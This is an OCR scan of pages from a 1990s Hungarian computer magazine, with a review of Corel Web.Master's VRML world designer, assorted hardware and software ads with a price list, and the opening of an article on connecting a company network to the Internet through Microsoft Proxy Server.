
NEM LÉTEZŐ VILÁG

Corel Web.Master Suite (3.)

Többféle programozási nyelv is segíti a Web-oldalak látványos kialakítását. Közülük is kiemelkedik a Web.Master programcsomag Web.World nevű tagja.

1. Ha keretből akarunk felépíteni egy Web-oldalt, akkor már az elején ezt a lehetőséget válasszuk
2. A mintaoldalak óriási választéka
3. Lehetőség nyílik a kódok közvetlen szerkesztésére is
4. A fastruktúra jó áttekinthetést kínál a Web-oldalról

WYSIWYG szerkesztés ide, WYSIWYG szerkesztés oda, azért néha előfordul, hogy *közvetlenül a kódot kell boncolgatni*. Szerencsére a Web.Master erre is nyújt lehetőséget, s a View menü *Document Source* menüpontjára kattintva egyszerű szerkesztőben dolgozhatunk tovább a kódon.

Ugyancsak sokat segít a View

menü *Document Tree...* pontja, amely a jobb áttekinthetőség érdekében az oldal *fastruktúráját* jeleníti meg.

A program egyébként *helyesírás-ellenőrzésre* is képes, igaz, csak angol nyelven.

A VRML az egyik legérdekesebb lehetősége a Webnek. A segítségével 3D-s világot kreálhatunk, felépíthetjük kép-



zeletbeli lakásunkat, megtervezhetjük kertünket, városunkat, majd egy böngészővel – feltéve, hogy alkalmas erre – bejárhatjuk a kész művet. VRML dokumentumot gyakorlatilag egy egyszerű szövegszerkesztővel is készíthetünk, de akár csak a html esetében, itt is jótékony hatású, ha van egy megfelelő tervezőprogramunk.

A Web.Master programcsomag *Web.World* elnevezésű tagja éppen ezt a feladatot látja el. A modul indításakor három ablak jelenik meg. Az egyikben az elkészített „világ” képét látjuk, alatta a használható színek palettájával, mellettük pedig egy felületi tervezőasztalt. Ez utóbbin készíthetjük el a megálmodott valóságot.

A felső ikonsorban található hat különálló gomb a falak és a különböző formák rajzolására, illetve törlésére szolgál, egyikükkel pedig a *kamera nézőpontját* állíthatjuk be tetszésünk szerint.

Egy-egy falrész megrajzolásának dupla kattintással vehetünk véget. Vigyázzunk, hogy egy lépésben ne rajzoljuk többször át ugyanazt a szakaszt, mert ezt a program zokon veszi: egy hibaüzenet kíséretében befejezi futását.

Az elkészült falakat a „Drag and Drop” módszerrel


9. Jól áttekinthető kezelőfelület jellemzi a Web.Worldöt

5. A falakat, az eget vagy a háttérét könnyedén átszínezzük a Drag and Drop módszerrel

6. A falakra akár textúrákat is húzhatunk

7. A falakra aggatott képekhez szöveget, hangot, linkeket rendelhetünk

8. Kedvesen integet a nem létező manó a nem létező kastély ajtajában

színezzük ki. Kiválasztjuk a palettáról a megfelelő színt, majd az egérgombot lenyomva tartva odavisszük az átfesteni kívánt falhoz, és elengedjük.

Természetesen nemcsak „egyszerű színeket”, hanem *textúrákat* is alkalmazhatunk. Ha a felső ikonsorban a *Wallpapers* gombra kattintunk vagy a *View* menü *Decorator* menüpontjából a *Wallpaperst* választjuk, akkor a palettát megjelenítő ablakban megjelennek a használható mintázatok. Ha ugyanebben a menüben a *Directory...* menüpontot jelöljük ki, akkor megadhatjuk, hogy a program melyik könyvtárból vegye a képeket.

Textúrákban egyébként nincs hiány: a programcsomaghoz adott második CD *Backgrds* könyvtárában rengeteget találunk belőlük.

A falakon képeket vagy akár festményeket is elhelyezhetünk, ugyancsak a „Drag and Drop” technikára alapozva. Ehhez a *View* menü *Decorator* menüpontjában a *Picturest* kell választani, s szintén itt adhatjuk meg a forráskönyvtárat a *Directory...* menüponttal. A falra

egyébként animációkat is tehetünk, mozgalmassabbá téve a környezetet. Még hatásosabb, ha *zenével* festjük alá a barangolás perceit, s egy MIDI-lejátszó „személyében” erre szintén lehetőséget kapunk. A listát összeállítva nem csupán egy, hanem – egymás után – *több zenei állomány* is lejátszható.

A képekhez és az animációkhoz hangokat és linkeket rendelhetünk. Ami az utóbbiakat illeti: akár egy másik VRML helyet, html oldalt vagy újabb animációkat kapcsolhatunk az objektumhoz. Csatolhatunk leírást is; ezt külön menüponttal lehet elolvasni, miközben nézzük a képet.

Nákovics László

TRAXDATA®

**NE TÁROLJA KÉSZ MUNKÁJÁT SZÁMÍTÓGÉPE MEREVLEMEZÉN!
VÁLASSZA AZ OLCSÓBB MEGOLDÁST!**


Archiváljon TRAXDATA CD-re, TRAXDATA CD-íróval,
és hogy megtalálja, címkézzé a PressIT CD címkézővel.

Ha szerencséje van, kaparós játékokon nyerhet
egy BARBADOSI nyaralást.

**KERESSE EURÓPA VEZETŐ MÁRKÁJÁT NÉV SZERINT
A JOBB SZÁMÍTÓGÉP SZAKÜZLETEKBEN !!!**

**MAGYARORSZÁGI FORGALMAZÓ: IN-WEST KFT • 1062 BUDAPEST, SZÉKELY BERTALAN U. 27.
Tel.: 312-0082, 332-0548 • Tel./Fax: 332-0100 • Fax: 312-0209 • E-mail: cdcenter@mail.matav.hu.**

NetMouse Pro a határtalan




Magyarországi disztributor: FAN Electronics Ltd. 1068 Budapest, Felső erdősor u. 6.
További információ: telefon: 141-0799, 351-4315 fax: 342-4907

Stefan

FLEXISTAND

CREATIVE COMPUTER & OFFICE FURNITURE

Számítógépasztalok nagy választékban az importőrtől!

Viszonteladók jelentkezését is várjuk!

BÁBOLNA COMPUTER

Bábolna

Mészáros u. 1.
Tel./fax: 34/369-307

Győr

Bartók Béla út 5.
Tel./fax: 96/318-053

Tatabánya


Győri út 28.
Tel./fax: 34/331-725

FEJBESZÉLŐK

a telefonkagyló helyettesítésére

PLANTRONICS
World Leader in Telephone Headsets

QUANTUM-R
Kft.

1056 Bp., Szarka u. 1. l. em.
Tel.: 328-6050
Fax: 328-6059

*Így a telefon nemcsak eszköz,
hanem munkatárs is!
INTERNET-hez is!*

GSM-hez is!

Nest Kft.

1111 Budapest, Kende u. 13-17
Telefon: 186-8760
Fax: 166-750

OnNet32
TCP/IP
programcsomag
Windows 95 és NT-re

*

InterDrive Client
NFS kliens
Windows 95 és NT-re

*

InterDrive Server
NFS szerver
Windows NT-re

AZ

AST[®]

COMPUTER

BEMUTATJA:

A CSEND

FŐSZEREPBEN:

A SZEMET GYÖNYÖRKÖDŐTETŐ, ÚJ

AST BRAVO

DESKTOP CSALÁD

AZ ELŐADÁST TÁMOGATJA:

G70

KFT., A MAGYARORSZÁGI DISZTRIBÚTOR

1112 BUDAPEST, PÉTERHEGYI ÚT 98.

TEL: 228-4839 FAX: 228-4840 E-MAIL: G70@MAIL.DATANET.HU

GEMOFIS

KFT.

1146 Budapest, Hungária krt. 131
Tel: 343-0088, 321-1539
GSM: (30) 428-132
<http://www.datanet.hu/gemofis>
gemofis@mail.datanet.hu

Adobe PageMaker 6.5	159.520 / 41.920
Adobe PhotoShop 4.0	159.520 / 54.520
AutoCAD R14 Hun CD / upgr.	349.380 / 68.540
Clipper 5.3+ Tools 3.0 upgr.	37.800 / 21.000
CorelDraw 7 spec./ upgr.	74.050 / 55.800
Corel Ventura 7.0	137.320 / 55.800
Corel Visual CADD (Win95, NT)	45.000
DOS Navigator Office / Personal	4.900 / 3.500
F-PROT Professional 1 db / 10 db	59.500 / 147.000
Helyesek 97 (Helyes-e?+Helyesebb+Helyette)	28.320
Windows 95 PE upgrade 3,5" Akció!	12.000
Windows 95 Hun / upgr.	40.410 / 29.210
Windows NT 4.0 server + 5 cliens	164.100
Windows NT Workstation 4.0 PE vagy Hun	62.370
Office 97 Prof Hun v. PE / upgr.	118.490 / 61.160
Office 4.2 St. Hun. / 4.3 Prof.	71.520 / 118.490
Visual Basic 5.0 Prof / upgr.	97.480 / 48.770
Visual C++ 5.0 Prof / upgr.	100.100 / 50.080
Visual Stúdió 97 32 bit	302.870 / 202.620
FrontPage 97 Prof. Html szerkesztő / upgr.	30.220 / 10.620
Norton Commander 5.0 / Win95/ NT	14.300
Norton Utilities 2.0 for Win95 / NT	15.770 / 21.870
Winfax Pro 8.0 Win95 / upgr.	21.930 / 10.730
Watcom C++ 11.0 spec. / upgr. / c.upgr.	63.440 / 34.270 / 45.700
Delfin kereskedelmi rendszer	Hívjon!
Netscape Communicator 4.0	13.640
Novell 4.11 IntranetWare 5/ 10 user	163.600 / 312.930
IntranetWare for for Small Business 5 / 10 user	111.960 / 154.220
Számla 95 for Win3.1 és Win95	15.920

Microsoft Proxy szerver (1.)

BIZTONSÁGOS KIJARÓ

Igazi számítástechnikai kihívás egy lokális hálózat Internetre kapcsolása. Írásunk is ezzel a témával foglalkozik, s első-sorban olyan rendszer-gazdáknak, illetve szervezeteknek szól, akik, amelyek biztonságosan és felesleges költségek nélkül kívánják megoldani az említett feladatot.

Induljunk ki abból, hogy van egy lokális vagy inkább országos hálózatunk bérelt, X.25-ös ISDN kommunikációs vonalakkal felépítve. A hálózatunk zárt, azaz nincsen semmiféle kapcsolata a külvilággal. Ebből az állapotból szeretnénk eljutni oda, hogy kinyitjuk magánhálózatunkat a világ felé, és lehetővé tesszük, hogy a helyi hálózatba kötött munkaállomások elérjék az Internetet. Céljaink között most nem szerepel Web publikáció, azaz nem akarunk tartalmat előállítani, csupán „fogyasztani” szeretnénk azt, amit mások készítettek.

Szemponyjaink között ott sorakozik a *biztonság*, hiszen nem akarjuk, hogy a nyitás azt eredményezze, bárki bejöhesen hozzánk, és kárt okozzon az üzletmenetünkben, akár az adataink ellopásával, akár azok megsemmisítésével. S persze azt sem akarjuk, hogy a munkatársak közül bárki bármikor, Web-böngészéssel töltsse az idejét, azaz *szabályozni szeretnénk*, hogy milyen felhasználói csoport milyen területekre látogathat el. A harmadik szempontunk, hogy a megoldást a lehető legkönnyebben lehessen üzemeltetni, ne kényszerüljünk drága hardver- és szoftvereszközök beszerzésére, illetve olyan mérnökök felfogadására, akiknek az óradíja a havi fizetésünkkel vetekszik.

A megoldások

Nem árt tudni, hogy minden esetben szükség van egy

Internet-szolgáltatóra, amelynek a segítségével megvalósítjuk a kijárást.

Az *otthoni Internet-felhasználás* vállalati megvalósítása, hogy aki igényli és jogosult rá, kap egy modemet, egy telefonkészüléket és egy accountot valamelyik Internet-szolgáltatónál. Ettől a pillanattól kezdve „szabad a gazda”. Nincs kontroll – képzeletbeli felhasználónk azokat az oldalakat és annyi ideig látogatja, ameddig csak akarja.

Bármilyen Internet kapcsolat esetén a *TCP/IP protokollt* kell használnunk. Ha belső vállalati hálózatunkban is ezzel operálunk, akkor máris *sikerült egy rést nyitni hálózatunkon*. A következő igénylőt hasonlóan elégítjük ki, és pillanatok alatt beáll a káosz. Egyre többféle modemmel, egyre több helyen kell dolgoznunk. Ha márkás modemet veszünk, akkor azt a költségvetésünk bánja, ha pedig valami olcsót, akkor a ráfordított időnk. Nem beszélve arról, hogy a modemekre költött összegekből szép lassan megvalósíthatunk egy olyan megoldást, amely sokkal jobban megfelel az igényeinknek, mármint ami a biztonságot, a karbantartást, valamint a könnyű és olcsó üzemeltetést jelenti.

Jöjjön egy dedikált router!

A *dedikált router* már több szempontból is megfelel, de még mindig nem az igazi. A hálózatunkat egy az egyben

programozásával szabályozni is tudjuk azt.

Nem árt azonban óvatosnak lenni, mivel egy hibás router-programozási utasítással „leültethetünk” akár egy egész országos hálózatot. A biztonság igazán nem nevezhető megoldottnak, ezért az ilyen esetekben egy „tűzfalsoftvert” szoktak telepíteni az Internet és a router közé, amely a TCP/IP csomagok analizálásával, szűrésével elvégzi a „rendőri” munkát.

Használjunk Proxy szervert!




Ahhoz, hogy megértsük a Proxy szerver működési elvét, ismernünk kell, miként is kommunikál egymással egy böngészőprogram és egy Web-szerver. A Weben a *HTTP (HyperText Transfer Protokoll)* segítségével zajlik a böngésző és a Web-szerver közötti kommunikáció. A HTTP egy *alkalmazásszintű protokoll*, amely a TCP/IP protokoll felett működik, akárcsak az FTP vagy az SNMP. A HTTP protokoll definiál néhány utasítást, köztük a GET-et és a POST-ot. A kérések a GET utasítással mennek el a böngészőből, s a megszóltott Web-szerver a POST utasítással juttatja vissza a kért információt.

Tegyük fel, hogy közvetlen kapcsolatunk van az Internettel (nem használunk Proxy szerveret). Beírjuk a Web-böngésző címsorába a <http://www.computerpanorama.hu/majus/tartalom.txt> cí-

met, mert le akarjuk tölteni az újság májusi tartalomjegyzékét. A böngésző kiemeli a címből a **www.computerpanorama.hu** címet, megkeresi, hogy milyen IP cím tartozik az adott Web-szerverhez, és elküld az adott címre egy kérést a HTTP protokoll GET parancsával (GET *majus/tartalom.txt*). A kérést a POST parancssal szolgálja ki a Web-szerver, és visszaküldi a kért dokumentumot.

Ugyanez a folyamat más-ként zajlik a Proxy szerver közbeiktatásával. A böngésző a cím beírása után nem módosít a címen, hanem egy GET utasításba helyezi azt, és eljuttatja a Proxy szervernek. A Proxy szerver ettől a pillanattól kezdve úgy jár el, mintha ő maga is egy böngészőprogram lenne – megkeresi a Web-szerver IP címét, és küld neki egy (GET *majus/tartalom.txt*) parancsot. A kért dokumentumot megszerzi, majd visszajuttatja a belső hálózaton lévő böngészőprogramnak. A Proxy szerver, ahogy azt a neve is sugallja, egy *megbízott*: a böngészőprogram bízta meg, hogy járjon el helyette az Interneten.

A Proxy szerver – a Web-szerver oldaláról vizsgálva – könnyen ráfoghatja a Proxy szerverre, hogy ez is valamilyen tűzfal, csak éppen más-ként. A Proxy szerver és a tűzfal koncepciója azonban gyökeresen eltér egymástól. A tűzfal ugyanis nem a kliensek nevében jár el (mint ahogy azt a Proxy teszi), hanem egy *programozható szűrőt* képez az Internet és a kliens között. A Web-böngésző és Web-szerver kommunikációja a tűzfal használata esetén változatlan, hiszen a tűzfal „mindössze” elemzi a TCP/IP csomagokat. Vannak olyan algoritmusok, amelyekkel kiszűrhetők a rosszindulatú támadások. A tűzfalak valójában ilyen algoritmusok segítségével döntenek el egy beérkezett

1. A Proxy szerver működési elve. A böngészőprogram nevében cselekszik, és egy közbülső gyorsítótárban tárolja a letöltött oldalakat
2. A böngésző működése, ha nincsen közbe és a Web-szerver között Proxy szerver. Ez a direkt kommunikáció esete
3. A GEX nevű Proxy szerver beállítása az ügyfél oldalon

TCP/IP csomagról, hogy az továbbítható-e a belső hálózatnak, vagy eldobandó.

A Proxy szerver közelebről

A Microsoft Proxy szerver ismeri a TCP/IP és az IPX/SPX protokollokat is, ezért a *meglévő hálózat módosítása nélkül* alkalmazható. Ha tehát nincs az ügyfélgépekre telepítve a TCP/IP protokoll, akkor az IPX/SPX-et is használhatjuk. Ez utóbbi csak a 32 bites ügyfelek számára, tehát a Windows 95 és a Windows NT Workstation 4.0 alatt használható. Egy Windows 3.1-es munkaállomás a Novell saját, VLM alapú IPX/SPX kliensével nem csatlakozhat a Microsoft Proxy szerverhez. A Proxy szerver üzembe állítása nem igényel szaktudást a végfelhasználótól, hiszen az ügyfél oldalán semmi sem változik: ugyanazokat az internetes böngészőprogramokat lehet használni.

Az Internet biztonságos használatát sok Web-kiszolgáló

lón úgy érik el, hogy az *SSL protokollt* alkalmazzák a kliens és a Web-szerver közötti kommunikáció titkosítására. Ez sem adadály, mivel a Proxy szerver az SSL protokollal is elboldogul, azaz ha egy böngészőprogram SSL titkosítást használva kommunikál, akkor azt a Proxyn keresztül is megteheti.

Egy-egy objektum Internetről való letöltése előtt a Proxy szerver megvizsgálja az átmeneti gyorsítótárt, és ha ott megtalálja a kért objektumot, akkor a kérést a

cache-ből szolgálja ki. Az átmeneti gyorsítótárnak két (együtt is használható) üzemmódja van. Az egyik az úgynevezett *passzív* , a másik pedig az *aktív cache* . A passzív cache-be minden olyan objektum bekerül, amelyet a felhasználó letöltött, és ezek ott is maradnak mindaddig, amíg az objektumhoz rendelt érvényességi idő (time to live) lejár.

